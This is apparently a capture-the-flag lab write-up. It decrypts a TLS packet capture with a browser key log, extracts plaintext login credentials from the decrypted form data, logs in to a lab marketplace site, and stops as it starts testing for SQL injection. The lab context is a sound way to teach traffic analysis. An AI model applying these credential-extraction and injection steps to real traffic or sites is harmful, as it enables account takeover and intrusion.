
SQLi

First, we start with the logs of chromium

CLIENT_HANDSHAKE_TRAFFIC_SECRET
2dd836222cb88a36cea80c494ebdf9edcc89478e1f2e0f96775fd7fcf7fcb152
d8472d2587052e4974f53ad1898ac075ca48d288c1758894d76990cbba9fa8c1
SERVER_HANDSHAKE_TRAFFIC_SECRET
2dd836222cb88a36cea80c494ebdf9edcc89478e1f2e0f96775fd7fcf7fcb152

Which is a log file and a pcap file associated with it.




mayh3Mmarket.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time         Source         Destination    Protocol Length Info
   1 0.000000000  10.11.81.126   10.10.111.136  TCP        76 53334 → 8443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2201303136 TSecr=0 WS=128
   2 0.073687224  10.10.111.136  10.11.81.126   TCP        76 8443 → 53334 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1288 SACK_PERM TSval=3154310620 TSecr=2201303136 WS=128
   3 0.073724246  10.11.81.126   10.10.111.136  TCP        68 53334 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2201303209 TSecr=3154310620
   4 0.074177577  10.11.81.126   10.10.111.136  TLSv1.3   643 Client Hello
   5 0.148697092  10.10.111.136  10.11.81.126   TCP        68 8443 → 53334 [ACK] Seq=1 Ack=576 Win=64640 Len=0 TSval=3154310695 TSecr=2201303210
   6 0.152459806  10.10.111.136  10.11.81.126   TLSv1.3  1344 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
   7 0.152487349  10.11.81.126   10.10.111.136  TCP        68 53334 → 8443 [ACK] Seq=576 Ack=1277 Win=31872 Len=0 TSval=2201303288 TSecr=3154310698
   8 0.153488946  10.10.111.136  10.11.81.126   TLSv1.3    80 Application Data
   9 0.153501589  10.11.81.126   10.10.111.136  TCP        68 53334 → 8443 [ACK] Seq=576 Ack=1289 Win=31872 Len=0 TSval=2201303289 TSecr=3154310698
  10 0.204312588  10.11.81.126   10.10.111.136  TLSv1.3    98 Change Cipher Spec, Application Data
  11 0.206033477  10.11.81.126   10.10.111.136  TCP        68 53334 → 8443 [RST, ACK] Seq=606 Ack=1289 Win=31872 Len=0 TSval=2201303342 TSecr=3154310698
  12 0.276826456  10.10.111.136  10.11.81.126   TCP        68 8443 → 53334 [FIN, ACK] Seq=1289 Ack=606 Win=64640 Len=0 TSval=3154310825 TSecr=2201303340
  13 0.276838590  10.11.81.126   10.10.111.136  TCP        56 53334 → 8443 [RST] Seq=606 Win=0 Len=0
  14 6.405924106  10.11.81.126   10.10.111.136  TCP        76 53346 → 8443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2201309541 TSecr=0 WS=128
  15 6.494429151  10.10.111.136  10.11.81.126   TCP        76 8443 → 53346 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1288 SACK_PERM TSval=3154317041 TSecr=2201309541 WS=128
  16 6.494493155  10.11.81.126   10.10.111.136  TCP        68 53346 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2201309630 TSecr=3154317041
  17 6.495088951  10.11.81.126   10.10.111.136  TLSv1.3   585 Client Hello
  18 6.567794230  10.10.111.136  10.11.81.126   TCP        68 8443 → 53346 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=3154317115 TSecr=2201309631
  19 6.570735170  10.10.111.136  10.11.81.126   TLSv1.3  1344 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
  20 6.570759607  10.11.81.126   10.10.111.136  TCP        68 53346 → 8443 [ACK] Seq=518 Ack=1277 Win=31872 Len=0 TSval=2201309706 TSecr=3154317117
  21 6.571639030  10.10.111.136  10.11.81.126   TLSv1.3    80 Application Data
  22 6.571653658  10.11.81.126   10.10.111.136  TCP        68 53346 → 8443 [ACK] Seq=518 Ack=1289 Win=31872 Len=0 TSval=2201309707 TSecr=3154317117
  23 6.575725816  10.11.81.126   10.10.111.136  TLSv1.3    98 Change Cipher Spec, Application Data
  24 6.575810799  10.11.81.126   10.10.111.136  TCP        68 53346 → 8443 [RST, ACK] Seq=548 Ack=1289 Win=31872 Len=0 TSval=2201309711 TSecr=3154317117
  25 6.576166695  10.11.81.126   10.10.111.136  TCP        76 53360 → 8443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2201309712 TSecr=0 WS=128
  26 6.648106068  10.10.111.136  10.11.81.126   TCP        76 8443 → 53360 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1288 SACK_PERM TSval=3154317197 TSecr=2201309712 WS=128
  27 6.648129573  10.11.81.126   10.10.111.136  TCP        68 53360 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2201309784 TSecr=3154317197
  28 6.648326212  10.11.81.126   10.10.111.136  TLSv1.3   585 Client Hello
  29 6.724463706  10.10.111.136  10.11.81.126   TCP        68 8443 → 53360 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=3154317272 TSecr=2201309784
  30 6.727548824  10.10.111.136  10.11.81.126   TLSv1.3  1344 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
  31 6.727588881  10.11.81.126   10.10.111.136  TCP        68 53360 → 8443 [ACK] Seq=518 Ack=1277 Win=31872 Len=0 TSval=2201309863 TSecr=3154317275
  32 6.728165921  10.10.111.136  10.11.81.126   TLSv1.3    80 Application Data
  33 6.728190919  10.11.81.126   10.10.111.136  TCP        68 53360 → 8443 [ACK] Seq=518 Ack=1289 Win=31872 Len=0 TSval=2201309864 TSecr=3154317275
  34 6.728353413  10.11.81.126   10.10.111.136  TLSv1.3   132 Change Cipher Spec, Application Data
  35 6.728699549  10.11.81.126   10.10.111.136  TLSv1.3   741 Application Data
  36 6.799359541  10.10.111.136  10.11.81.126   TLSv1.3   339 Application Data
  37 6.799412402  10.10.111.136  10.11.81.126   TLSv1.3   339 Application Data
  38 6.799510191  10.11.81.126   10.10.111.136  TCP        68 53360 → 8443 [ACK] Seq=1255 Ack=1831 Win=31872 Len=0 TSval=2201309935 TSecr=3154317347
  39 6.839882807  10.10.111.136  10.11.81.126   TCP        68 8443 → 53360 [ACK] Seq=1831 Ack=1255 Win=64128 Len=0 TSval=3154317389 TSecr=2201309864
  40 6.871186829  10.10.111.136  10.11.81.126   TCP      1344 8443 → 53360 [ACK] Seq=1831 Ack=1255 Win=64128 Len=1276 TSval=3154317417 TSecr=2201309864 [TCP segment of a reassembled PDU]
```

```
▸ Frame 17: 585 bytes on wire (4680 bits), 585 bytes
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 10.11.81.126, Ds
▸ Transmission Control Protocol, Src Port: 53346, Ds
▸ Transport Layer Security
```

```
0000  00 04 ff fe 00 00 00 00  00 00 00 00 00 00 08 00   ········ ········
0010  45 00 02 39 97 fe 40 00  40 06 cb a5 0a 0b 51 7e   E··9··@· @·····Q~
0020  0a 0a 6f 88 d0 62 20 fb  71 ca 1e 17 64 e7 3f 36   ··o··b · q···d·?6
0030  80 18 00 fb 97 15 00 00  01 01 08 0a 83 35 51 bf   ········ ·····5Q·
0040  bc 03 0e f1 16 03 01 02  00 01 00 01 fc 03 03 63   ········ ·······c
0050  fd 8b a6 7e 2f fd d6 fe  7c b1 30 a5 e8 de cf 25   ···~/··· |·0····%
0060  0a 24 c6 96 43 10 89 e7  81 dc 78 e8 88 72 f0 20   ·$··C··· ··x··r·
0070  18 f3 f8 84 2a 08 d7 6e  b9 92 e1 b4 3a f0 1c 52   ····*··n ····:··R
0080  67 98 68 7e e5 ec 37 c6  c2 76 2f ff 43 3c 11 29   g·h~··7· ·v/·C<·)
0090  00 20 9a 9a 13 01 13 02  13 03 c0 2b c0 2f c0 2c   · ······ ···+·/·,
00a0  c0 30 cc a9 cc a8 c0 13  c0 14 00 9c 00 9d 00 2f   ·0······ ·······/
00b0  00 35 01 00 01 93 ca ca  00 00 00 12 00 00 00 0a   ·5······ ········
00c0  00 0a 00 08 0a 0a 00 1d  00 17 00 18 00 17 00 00   ········ ········
00d0  44 69 00 05 00 03 02 68  32 fe 0d 00 da 00 00 01   Di·····h 2·······
00e0  00 01 07 00 20 03 2b e9  54 e3 f4 e5 49 01 56 f4   ···· ·+· T···I·V·
00f0  65 aa 2d 7f bf fe f6 5c  77 8e 16 a0 54 4a f2 06   e·-····\ w···TJ··
0100  fe cf 8e 1d 35 00 b0 e1  2a 04 4d 84 33 0f dc 80   ····5··· *·M·3···
0110  ab 8c 1d 92 d4 ad a2 c6  cb f7 db 12 7f 50 88 e3   ········ ·····P··
0120  6b 1f e6 56 4f cd d0 67  37 21 53 ac 74 6e 7a c3   k··VO··g 7!S·tnz·
0130  c0 4c 8a 9a 54 cf 42 1a  11 71 45 8b 15 b2 6e 6e   ·L··T·B· ·qE···nn
0140  33 1d d5 a8 8e b0 64 7e  8d ba d5 56 18 0b 21 b1   3·····d~ ···V··!·
```

We decode the file using the log file



mayh3Mmarket.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time         Source          Destination     Protocol Length Info
    1 0.000000000  10.11.81.126    10.10.111.136   TCP        76 53334 → 8443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2201303136 TSecr=0 WS=128
    2 0.073687224  10.10.111.136   10.11.81.126    TCP        76 8443 → 53334 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1288 SACK_PERM TSval=3154310620 TSecr=2201303136 WS=128
    3 0.073724246  10.11.81.126    10.10.111.136   TCP        68 53334 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2201303209 TSecr=3154310620
    4 0.074177577  10.11.81.126    10.10.111.136   TLSv1.3   643 Client Hello
    5 0.148697092  10.10.111.136   10.11.81.126    TCP        68 8443 → 53334 [ACK] Seq=1 Ack=576 Win=64640 Len=0 TSval=3154310695 TSecr=2201303210
    6 0.152459806  10.10.111.136   10.11.81.126    TLSv1.3  1344 Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate, Certificate Verify
    7 0.152487349  10.11.81.126    10.10.111.136   TCP        68 53334 → 8443 [ACK] Seq=576 Ack=1277 Win=31872 Len=0 TSval=2201303288 TSecr=3154310698
    8 0.153488946  10.10.111.136   10.11.81.126    TLSv1.3    80 Finished
    9 0.153501589  10.11.81.126    10.10.111.136   TCP        68 53334 → 8443 [ACK] Seq=576 Ack=1289 Win=31872 Len=0 TSval=2201303289 TSecr=3154310698
   10 0.204312588  10.11.81.126    10.10.111.136   TLSv1.3    98 Change Cipher Spec, Alert (Level: Fatal, Description: Certificate Unknown)
   11 0.206033477  10.11.81.126    10.10.111.136   TCP        68 53334 → 8443 [RST, ACK] Seq=606 Ack=1289 Win=31872 Len=0 TSval=2201303342 TSecr=3154310698
   12 0.276826456  10.10.111.136   10.11.81.126    TCP        68 8443 → 53334 [FIN, ACK] Seq=1289 Ack=606 Win=64640 Len=0 TSval=3154310825 TSecr=2201303340
   13 0.276838590  10.11.81.126    10.10.111.136   TCP        56 53334 → 8443 [RST] Seq=606 Win=0 Len=0
   14 6.405924106  10.11.81.126    10.10.111.136   TCP        76 53346 → 8443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2201309541 TSecr=0 WS=128
   15 6.494429151  10.10.111.136   10.11.81.126    TCP        76 8443 → 53346 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1288 SACK_PERM TSval=3154317041 TSecr=2201309541 WS=128
   16 6.494493155  10.11.81.126    10.10.111.136   TCP        68 53346 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2201309630 TSecr=3154317041
   17 6.495088951  10.11.81.126    10.10.111.136   TLSv1.3   585 Client Hello
   18 6.567794230  10.10.111.136   10.11.81.126    TCP        68 8443 → 53346 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=3154317115 TSecr=2201309631
   19 6.570735170  10.10.111.136   10.11.81.126    TLSv1.3  1344 Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate, Certificate Verify
   20 6.570759607  10.11.81.126    10.10.111.136   TCP        68 53346 → 8443 [ACK] Seq=518 Ack=1277 Win=31872 Len=0 TSval=2201309706 TSecr=3154317117
   21 6.571639030  10.10.111.136   10.11.81.126    TLSv1.3    80 Finished
   22 6.571653658  10.11.81.126    10.10.111.136   TCP        68 53346 → 8443 [ACK] Seq=518 Ack=1289 Win=31872 Len=0 TSval=2201309707 TSecr=3154317117
   23 6.575725816  10.11.81.126    10.10.111.136   TLSv1.3    98 Change Cipher Spec, Alert (Level: Fatal, Description: Certificate Unknown)
   24 6.575810799  10.11.81.126    10.10.111.136   TCP        68 53346 → 8443 [RST, ACK] Seq=548 Ack=1289 Win=31872 Len=0 TSval=2201309711 TSecr=3154317117
   25 6.576166695  10.11.81.126    10.10.111.136   TCP        76 53360 → 8443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2201309712 TSecr=0 WS=128
   26 6.648106068  10.10.111.136   10.11.81.126    TCP        76 8443 → 53360 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1288 SACK_PERM TSval=3154317197 TSecr=2201309712 WS=128
   27 6.648129573  10.11.81.126    10.10.111.136   TCP        68 53360 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2201309784 TSecr=3154317197
   28 6.648326212  10.11.81.126    10.10.111.136   TLSv1.3   585 Client Hello
   29 6.724463706  10.10.111.136   10.11.81.126    TCP        68 8443 → 53360 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=3154317272 TSecr=2201309784
   30 6.727548824  10.10.111.136   10.11.81.126    TLSv1.3  1344 Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate, Certificate Verify
   31 6.727588881  10.11.81.126    10.10.111.136   TCP        68 53360 → 8443 [ACK] Seq=518 Ack=1277 Win=31872 Len=0 TSval=2201309863 TSecr=3154317275
   32 6.728165921  10.10.111.136   10.11.81.126    TLSv1.3    80 Finished
   33 6.728190919  10.11.81.126    10.10.111.136   TCP        68 53360 → 8443 [ACK] Seq=518 Ack=1289 Win=31872 Len=0 TSval=2201309864 TSecr=3154317275
   34 6.728353413  10.11.81.126    10.10.111.136   TLSv1.3   132 Change Cipher Spec, Finished
   35 6.728699549  10.11.81.126    10.10.111.136   HTTP      741 GET / HTTP/1.1
   36 6.799359541  10.10.111.136   10.11.81.126    TLSv1.3   339 New Session Ticket
   37 6.799412402  10.10.111.136   10.11.81.126    TLSv1.3   339 New Session Ticket
   38 6.799510191  10.11.81.126    10.10.111.136   TCP        68 53360 → 8443 [ACK] Seq=1255 Ack=1831 Win=31872 Len=0 TSval=2201309935 TSecr=3154317347
   39 6.839882807  10.10.111.136   10.11.81.126    TCP        68 8443 → 53360 [ACK] Seq=1831 Ack=1255 Win=64128 Len=0 TSval=3154317389 TSecr=2201309864
```

```
Frame 4: 643 bytes on wire (5144 bits), 643 bytes
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.11.81.126, Ds
Transmission Control Protocol, Src Port: 53334, Ds
Transport Layer Security
```


```
0040  bc 02 f5 dc 16 03 01 02  3a 01 00 02 36 03 03 e3   ········ :···6··
0050  0b 53 5b 38 a7 58 7a d5  fb 5e cc f2 da 6c 52 d2   ·S[8·Xz· ·^···lR·
0060  c5 77 56 7d 4b 15 2d 61  05 69 25 0d 63 b9 6f 20   ·wV}K·-a ·i%·c·o 
0070  66 20 8c 86 72 05 4c aa  84 b0 72 ef 22 69 9b ce   f ··r·L· ··r·"i··
0080  a6 00 96 05 9e 17 f0 dc  78 12 42 09 e6 23 df d8   ········ x·B··#··
0090  00 20 da da 13 01 13 02  13 03 c0 2b c0 2f c0 2c   · ······ ···+·/·,
00a0  c0 30 cc a9 cc a8 c0 13  c0 14 00 9c 00 9d 00 2f   ·0······ ·······/
00b0  00 35 01 00 01 cd aa aa  00 00 00 2d 00 02 01 01   ·5······ ···-····
00c0  fe 0d 01 1a 00 00 01 00  01 63 00 20 af 72 d2 4b   ········ ·c· ·r·K
00d0  8b 70 55 35 6f d6 e2 a6  d4 a2 63 3e d9 ac 5c 1a   ·pU5o··· ··c>··\·
00e0  f3 22 af 50 80 55 a7 a0  18 ef 7b 3d 00 f0 4b 96   ·"·P·U·· ··{=··K·
00f0  69 ce a5 45 21 43 e2 d2  9d eb b5 52 6a ad 36 80   i··E!C·· ···Rj·6·
0100  17 03 dc cc 36 09 94 0a  04 da 4f 01 50 7a 38 1d   ····6··· ··O·Pz8·
0110  4e 58 02 26 9f 95 32 39  d1 a2 ff 41 cd d9 3a 7b   NX·&··29 ···A··:{
0120  a4 77 27 68 f7 5e 1c 90  67 80 d4 bc e6 03 5c 4a   ·w'h·^·· g·····\J
0130  65 69 71 5b 12 ac de f3  11 ce ed e5 3c f8 e9 f4   eiq[···· ····<···
0140  64 62 d5 b1 9f d7 ba b6  1e 72 df bf cd cd 25 50   db······ ·r····%P
0150  13 0a 6a b6 e5 8d 7e 16  56 91 6b ff 2c f2 37 3a   ··j···~· V·k·,·7:
0160  6e 45 66 41 7e de 7b 71  2c 70 a0 22 5d 8d 6c bf   nEfA~·{q ,p·"]·l·
0170  f0 cc 36 e5 ae c8 ee 14  13 bd 4b 3e 58 8e 21 c7   ··6····· ··K>X·!·
0180  77 31 dc 00 3d b0 9f 70  48 0a 1e 98 4a b3 1a a3   w1··=··p H···J···
```

Transport Layer Security (tls), 575 bytes
Packets: 321 · Displayed: 321 (100.0%)
Profile: Default

Extract the username and password of the server for the following packet analysis

Frame 78: 1009 bytes on wire (8072 bits), 1009 bytes captured (8072 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.11.81.126, Dst: 10.10.111.136
Transmission Control Protocol, Src Port: 41908, Dst Port: 8443, Seq: 911, Ack: 241, Len: 941
Transport Layer Security
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "uid" = "lannister"
  Form item: "password" = "hrpTfL42wMv3"

We then log in to the server hosted at 10.10.247.99:8000



Login - mayh3Mmarketplace — Mozilla Firefox
Fri 10 May, 02:09
AttackBox IP:10.10.126.15


10.10.247.99:8000/login.php?msg=1

mayh3Mmarketplace Login
Please login to continue to Search Products

Username:

Password:

Using the above found credentials we can login to the page



Search Products - mayh3Mmarketplace — Mozilla Firefox
Fri 10 May, 02:12
AttackBox IP:10.10.126.15

10.10.247.99:8000/searchproducts.php

Welcome lannister!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)

We now try to search for vulnebarities starting with the famous SQLi using ‘ in input

